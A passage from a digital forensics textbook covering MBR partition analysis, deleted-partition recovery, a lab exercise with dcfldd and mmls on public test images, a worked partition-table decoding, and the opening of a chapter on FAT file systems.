



Fig. 4.11 Disk layout analysis

Fig. 4.12 Partition consistency check



We can also check if each entire partition or logical drive is used when formatting, which will be discussed in next chapter. This can be done by comparing the sizes of partition and file system made on it. If the size of file system is smaller than one of partition, it means there exists volume slack on disk.

4.2.2 Partition Consistency Check

By convention, a disk partition utility usually creates partitions in a way where one immediately follows the other if multiple partitions have to be created on a disk and partitions occupy the entire disk space. However, something inconsistent could occur due to many reasons, for example, Fig. 4.12 shows two partitions are overlapped, which could result in unexpected file system corruption. Such kind of




Fig. 4.13 Partition extraction

disk layout is invalid, and in principle, partitions should not overlap to each other. A further investigation should be launched to determine the cause if there is any inconsistency to the disk layout.

4.2.3 *Partition Extraction*

After we figure out the layout of the disk, we can conduct any further investigation by extracting each individual partition, for example, using *dcfldd*. These extracted partitions can be further analyzed, for example, using any file system analysis tools, which will be discussed in next chapter (Fig. 4.13).

4.2.4 *Deleted Partition Recovery*

Due to various reasons, accidental deletion, formatting, or even trail obfuscation against the investigation by criminals, a partition could be deleted. Hence, it is crucial to recover deleted partition(s) either at uncovering evidence during a forensic investigation or for maintaining business operations. Fortunately, when a partition on a disk is deleted, the partition contents aren't actually erased. Instead, the respective partition table entries are all zeroed, indicating the pre-partitioned but now deleted area is free and cannot be assessable. In order to recover the deleted partition, we need to figure out these important information about the partition, including the start point, the size, and type, and then put back to the zeroed partition table entries.

By convention, a disk is partitioned in a way where one partition immediately follows the other if multiple partitions have to be created on a disk and partitions occupy the entire disk space. Therefore, it should not be very difficult to figure the





Fig. 4.14 Partition deletion

location of a possible deleted partition by taking a look at the existing partitions. Afterwards, by further analyzing the possible area for the deleted partition, which most likely is a type of file system, we should also determine the partition type. For example, if we figure out the type of file system on the deleted partition is FAT, then the partition type is 0x0b (Fig. 4.14).


Review Questions

1. What does MBR stand for? _____
2. When conducting digital forensic investigations what is the most common source of digital evidence? _____
 - (a) hard disk
 - (b) Internet
 - (c) partitions
 - (d) unpartitioned disk space
3. Which of the following disk layout is invalid? _____


(a)



(b)




(c)



(d) None of the above

4. In MBR, how many entries are in the partition table? _____
5. What is the logical disk volume address (or ask logical partition address) for the Sector A shown in the figure below? _____ (If the address doesn't exist, N/A should be given.)

Hard disk

6. When is the MBR created? _____
- Low-level Format
 - High-level Format
 - Partitioning
 - OS Install
7. BIOS stands for _____.
8. Consider a disk that reported 8 heads per cylinder and 63 sectors per track. If we had a CHS address of cylinder 6, head 3, and sector 18, the LBA address is _____.
9. After _____, MBR takes control of the booting process of a computer.
- BIOS
 - partition boot section
 - master boot record
 - Operation System
10. How big, in bytes, is MBR? _____
11. In CHS, C stands for _____.
12. According to Fig. 4.6, fill out the following table with details of the second partition.

Partition table for partition entry #1	
Starting CHS address	Cylinder: _____, head: _____, sector: _____
Ending CHS address	Cylinder: _____, head: _____, sector: _____
Starting LBA address	_____
Size of the partition (GB)	_____
Type of partition	_____

4.3 Practice Exercise

The objective of this exercise is to give you a better understanding of how disk partitioning works.

4.3.1 Setting Up the Exercise Environment

In order to begin this exercise, you need to prepare the following disk images:

Download extended DOS partition testing tool, 1-extend-part.zip, where a file called ext-part-test-2.dd inside the zip archive (1-extend-part.zip) is a disk image for the purpose of learning extended partition concepts, and upload it to your Forensics Workstation [4].

To download this tool, go to <http://dftt.sourceforge.net/test1/index.html>.

4.3.2 Exercises

Part A: Analyze the MBR of the Disk Image “ext-part-test-2.dd”, and Fill Out the Following Table with Details of the First Partition (Table 4.7)

Part B: Analyze the First Extended Partition, and Fill Out the Following Table with Details of the Partition (Table 4.8)

Please note: An extended partition acts like a disk, and the first sector is an MBR. You can figure out the layout of the extended partition by analyzing its MBR.

Table 4.7 Details of the first partition in the disk image “ext-part-test-2.dd”

First partition	_____
Start LBA address	_____
Number of sectors in partition	_____
Size of the partition (MB)	_____
Type of partition	_____

Table 4.8 Details of the first extended partition in the disk image “ext-part-test-2.dd”

First extended partition	
Start LBA address	
Number of sectors in partition	
Size of the partition (MB)	

Hard disk




Fig. 4.15 An example layout of hard disk

Part C: Find Out the Layout of the Disk Image “ext-part-test-2.dd”

An example of the disk layout is given below (Fig. 4.15).

Q1. By looking at the disk layout which you have figured out, is there any unpartitioned space? _____ (Yes/No). (Unpartitioned space can be used to hide data.)

Please note that in order to figure out the layout of a disk, you will need to determine the locations of all the partitions.

Part D: Use *dcfldd* to Extract the First Partition Image from the Disk Image Provided

Q2. Use the spaces provided to write down the command(s) you issued.

Part E: Validate Your Answers Using *mmls*

Once you complete the above lab exercises, you will be able to validate your answers by using TSK utility *mmls*. The basic syntax of the command *mmls* is shown below.

mmls -t dos ext-part-test-2.dd

where ‘-t’ option specifies the *mmls* utility has been used to display the layout of a disk that was partitioned using DOS partitioning, and the last argument specifies the filename of the disk image. In the example shown in Fig. 4.8, we known that we can determine the location of each partition and its type.

4.4 Helpful Tips

Here we provide some tips and tricks for obtaining a structured data in a disk image. In a digital investigation, it is common that we need to parse out meaningful information from the raw data found on a disk. In doing so, two important information are required:

- Location of the data, for example, the partition table stored at byte offset of 0x1BE
- Data structure of the data, for example, the partition table data structure depicted in Table 4.3 (Fig. 4.16)

For example, suppose that we have an image of MBR. In order to gather all the partitions information, we need to know the location of the partition table as well as the partition table data structure. As shown in Table 4.2, we know that the partition table starts at byte offset of 446 (or 1BE in Hex). We also know the detailed data structure according to Table 4.3. Thus, we should be able to obtain the partition information such as the starting LBA address, size of partition, and partition type.

Using the image of MBR in Fig. 4.6 as an example, we are able to fetch the partition table in its raw format, shown in Fig. 4.17.

According to Table 4.2, each partition table has four partition entries and one partition entry has a length of 16 bytes. For simplicity, we will look at the first partition entry as our example, where the raw data is “80 20 21 00 07 f. ff ff 00 08 00 00 00 00 1f 01”. According to Table 4.3, the first byte indicates if the partition is bootable or not. It is set to 0x80 if bootable, or 0x00 if not. In our example here, the partition is bootable. The next 3 bytes (20 21 00) is the CHS address for starting position of the partition, followed by 1 byte (07) that stands for the partition type. The 3 bytes afterwards (fe ff ff) is the CHS address for ending position of the





Fig. 4.16 How to obtain a structured data (e.g., partition table) from a disk image

**Fig. 4.17** DOS partition table

partition. The 4 bytes afterwards (00 08 00 00) is the LBA address for starting position of the partition, and the last 4 bytes (00 00 1f 01) of the 16-byte-entry counts the number of sectors in that partition.

It is important to emphasize that a byte offset is an address (or distance in bytes) relative to a position, for example, the beginning of MBR or the partition table. For example, in Table 4.3 it states that the starting CHS address of the first partition is between the byte offset of 1 and 3. This is referring to the beginning of the partition entry (or the partition table since we are discussing the first partition), which is at byte offset of 446 in MBR. In other words, the offset of starting CHS address is between 447 and 449 in MBR.

Example Consider the first partition and we first obtain the raw data of the first partition table entry, shown as follows:

Raw data	80	20	21	00	07	fe	ff	ff	00	08	00	00	00	00	1f	01
Byte offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F

Bytes 1–3 (20 21 00) show starting CHS address value. Then, we have cylinder, which has 10 bits, where bits 9–8 of cylinder are in bits 7–6 in the second byte and bits 7–0 of cylinder in the third byte,

$$(00\ 00000000)_2 = 0.$$

Also, we have head, which has 8 bits from the entire first byte of the CHS address value,

$$0x20 = 32.$$

Finally, we can obtain sector, which has 6 bits. These bits are from bits 5–0 in the second byte,

$$(100001)_2 = 33.$$

Thus, starting CHS address is (C = 0, H = 32, S = 33).

Similarly, we can obtain that ending CHS address is (C = 1023, H = 254, S = 63).

Next, Bytes 8–11 (00 08 00 00) show LBA address of the first sector in the partition. Note that little endian conversion applies here since we are currently using a Little-Endian machine. This applies to any multibyte values later.

0x00000800 = 2048

The size of the partition in sectors is determined by the last four bytes of the partition entry (00 00 1f 01), which is 0x011f0000 = 18808832 sectors.

Finally, we can obtain the size of the partition in GB,
18808832 X 512 / 1024 / 1024 = 8.96875 GB.

References

1. Disk partitioning. [Online] Available at: http://en.wikipedia.org/wiki/Disk_partitioning
2. Master boot record. [Online] Available at: http://en.wikipedia.org/wiki/Master_boot_record
3. Brian Carrier. File System Forensic Analysis. Addison-Wesley Professional; 1 edition (Mar 27 2005) ISBN-10: 0321268172
4. Digital Forensics Tool Testing Images. [Online] Available at: <http://dftt.sourceforge.net/>
5. Partitions and Volumes. [Online] Available at: <http://www.yale.edu/pclt/BOOT/PARTITIO.HTM>
6. GUID Partition Table. https://en.wikipedia.org/wiki/GUID_Partition_Table
7. Brian D. Carrier. Volume analysis of disk spanning logical volumes. Digital Investigation, vol. 2, no. 2, June 2005, pp. 78-88.
8. Anthony Sammes, Brian Jenkinson. Forensic Computing: A Practitioner's Guide. Springer-Verlag London, 2007. (ISBN: 9781846283970)

Chapter 5

Examining FAT File System



Learning Objectives

The objectives of this chapter are to:

- Understand fundamental concepts of file systems in general
- Recognize the difference between a file system, and a partition, as well as how to find key information about them
- Understand the File Allocation Table (FAT) file system structure
- Know how to use an open-source tool, dcfldd. For example, use dcfldd to extract a partition image from a disk image
- Manually analyze the FAT file system image to detect the version number, the locations of important data structures as well as to locate a file in FAT file system

Digital devices, such as computers, store their data on a variety of storage devices; hard disk drives are the most common. All hard disks are made up of sectors; just like bits are the basic building units of files, a **sector** is the basic building unit of data storage on a hard disk. Sectors have a size of 512 bytes. It is important to note that sectors are almost always 512 bytes large; sectors of other sizes can only be found in a few of the most modern hard drives available. Newer hard drives use 4096 byte (4 kB) sectors, known as Advanced Format standard [1]. However, most of today's hard drives still use 512-byte sector as the basic unit of data storage. Unless otherwise specified, assume that all sectors are 512 bytes throughout this book. These sectors are accessed directly by the operating system (OS), in order to enable users to access files.

The preceding chapter has described that a hard disk is usually divided into multiple parts, called **partitions**. One popular disk partition system is called the **DOS** (Disk Operating System)-style partition system. DOS-style is usually called **MBR** style because it reserves the first *512-byte* sector for the **MBR**. The **MBR** is




Fig. 5.1 Disk partitioning and formatting

not a partition, but a section of the disk that contains the **Partition Table**, and code for initializing boot (such as loading the operating system kernel files). The Partition Table is a table that illustrates the layout of a physical disk. It is traditionally composed of four 16-byte entries, each of which representing one primary partition. It is possible to divide the hard disk into more than four partitions by using **Extended Partition concept** (or **Logical Partitions**), where one partition can be defined as extended and further divided into multiple partitions, which can each be formatted and assigned with drive letters available for data storage. In such a case, an extended partition is logically treated like a hard disk. The process of formatting is usually known as “making a file system” on a disk partition or logical drives. In other words, a specific file system structure, which is detailed later, will be created after formatting. A partition or logical drive must be formatted before it can be available for data storage (Fig. 5.1). With this quick review on partitioning, we can proceed and discuss file systems in detail. This chapter serves as an introduction to file system analysis. In later sections, we will give an overview of file systems, and explain the FAT (File Allocation Table) file system, which is a legacy file system that is still widely used by removable media, such as USB drives.

5.1 File System Overview

A **File** is a collection of data that has some relation, and most files have predefined organization. A **File system** is a collection of files organized in a way that an OS can manage. It allows programs to access these files *easily, effectively, and quickly*. How data is actually written to storage media is a result of the OS interacting with the device driver. There are many ways to organize data, i.e., many types of file systems, for example,




Fig. 5.2 Data categories in file systems [2]

- Extended file system (EXT), such as EXT2, EXT3, EXT4
- New Technology File System (NTFS)
- File Allocation Table (FAT), such as FAT12/16, FAT32
- Compact Disc File System (CDFS)
- High Performance File System (HPFS)

As shown in Fig. 5.2, data in a file system can be categorized as follows:

- **File System data:** This contains general information about a file system, including locations of various data structures used in the file system. It is analogous to the campus map in a university, which can be used to locate any building in the university campus.
- **Content:** This group of data is the actual information that a user would open a file in order to get; it is made up of the actual file contents, and is typically organized into **logical data units** (or standard-size containers). The data unit is also known as a **cluster**, or **block**, and is a group of several sectors which are then treated as a single, unbreakable unit. Block sizes are usually a small power of 2, for example using $2^3 = 8$ sectors as the unit size. It is the smallest unit of disk space that can be allocated to a file and the OS can access; if a file only requires three sectors, but the file system's block size is eight sectors, the OS still assigns one block to the file, and allows the other five sectors to remain empty. These five sectors *cannot* be allocated to another file.
- **Metadata:** This is data that describes files in some way. It includes information like file size, the addresses of allocated clusters/blocks, and some important timestamps related to the files, such as creation time, modification time, and accessed time.
- **File name:** This is simply the name that a user would see when looking for a file (on their Desktop for example).

- **Application:** This data provides special features, including user quota information and file system journals. User quota refers to the maximum amount of disk space a user or group of users are allowed to use, while file system journals are logs or records of changes made to the file system. Not all file systems have application data.

When searching for a file, or for specific content, in the file system (manually—no Windows Explorer here!), begin by taking a look at File System data to figure out the layout of a file system, determining where File Name, Metadata, and Content data are stored. Then, you can search the file system for the file name or content you need, and find the corresponding metadata which is used to describe the file, including the addresses of the clusters/blocks that store the file contents. Remember that these will be logical addresses. So once they are discovered, we need to determine the physical disk location of these clusters/blocks. The translation from the addresses of the clusters/blocks to physical addresses is done automatically by the file system. Once these physical addresses are acquired, **these blocks can be accessed directly** to obtain the actual file contents.

The OS's role is to define the API (Application Programming Interface) for file access, and to define the related structures. Almost all operating systems have a file system available automatically on startup, but some allow users to add additional devices into the system, called “mountable file systems”. This can only be done with special commands and privilege levels. In addition, modern operating systems provide various ways for users to interact with file systems managed by them. For example, the Microsoft Windows operating system provides both graphical user interfaces (GUIs), such as, File Explorer, shown in Fig. 5.3a, and non-graphical command line tools, such as Microsoft Disk operating system (MS-DOS) command prompt shell, shown in Fig. 5.3b, to manage the files in the file systems controlled by the Microsoft Windows.

Files have **attributes** associated with them, such as owner, permission, and dates/times. *File name*, *size*, and *address* are essential for finding a file, whereas *access time* and *security permissions* are not essential for finding a file. The data's actual structure can be *implicit* or *explicit*, which determines whether the OS can force a specific file structure, based on file extension. Windows uses file extensions to determine the type of file (e.g., .exe = executable file, .txt = text file); this is implicit structuring, because the file extension tells the OS precisely how to handle the file when a user attempts to access it. Other operating systems, like Linux and UNIX, use explicit structuring, and therefore rely on a file's attributes to determine whether certain actions, such as executing the file, are valid or not. In explicit structuring, the file extension doesn't determine these details, as the same type of file can be given different sets of attributes to govern its use; a file that has the extension.txt, but has the attribute “executable” enabled, will cause the OS to treat it like a program instead of a text file. Explicit structuring increases versatility for the user, but this comes at the cost of increasing complexity—a user who doesn't know what they are doing could create many problems for themselves!




Fig. 5.3 Ways to interact with file systems in modern operating systems. (a) File explorer. (b) MS-DOS command prompt shell

File systems also use folders (also called directories), each being a collection of files and folders (or subfolders). The terms “folder” and “directory” are used interchangeably throughout this book. The organization of files into a hierarchy of folders makes it easy to organize files in system that has billions of file’s reference or “path” to files. An example of such hierarchical organization/structure is shown in Fig. 5.4. Putting a file into a folder doesn’t affect the physical data on a drive, but the OS categorizes it by the folder’s path, allowing users and programs to find it more




Fig. 5.4 Hierarchical file structure

easily. A typical directory uses a hierarchical form, but other forms exist too, especially in older operating systems like mainframes. For instance, every disk in an MS-DOS that has a long history but been discontinued, has a VTOC (Volume Table Of Contents), which is a simple table that describes each file (and each block of space) within a disk—it would be like allocating a number to every file in a folder, and then listing what each number represents. Hierarchical directories allow an arbitrary number of levels, meaning that they can go almost infinitely deep. The “root” directory is the top-most directory in a hierarchy, where all paths of the file originate from.

A **cluster** (or logical groupings of sectors) is a block of disk space allocated for files or directories. It is very common that a file takes up more than one block, and hence there must be a mechanism to specify which blocks have already been allocated, and how these blocks are allocated to the file. This mechanism operates block by block, and continues until there is enough disk space allocated to store the entire file content. There are three main types of file allocation mechanism:

- **Contiguous allocation**
- **Linked allocation**
- **Indexed allocation**

Contiguous Allocation stores file in contiguous blocks on the disk—one block after the other in one location of the disk. Figure 5.5 illustrates the concept of contiguous allocation (note that the blank blocks are free space, which we refer to as **unallocated space**). For example, six contiguous blocks, starting at block 5, are allocated to File 1. Hence, only the start block number (block 5) and the length of




Fig. 5.5 Contiguous allocation

these contiguous blocks are needed to locate File 1, as described as structural data in Fig. 5.5.

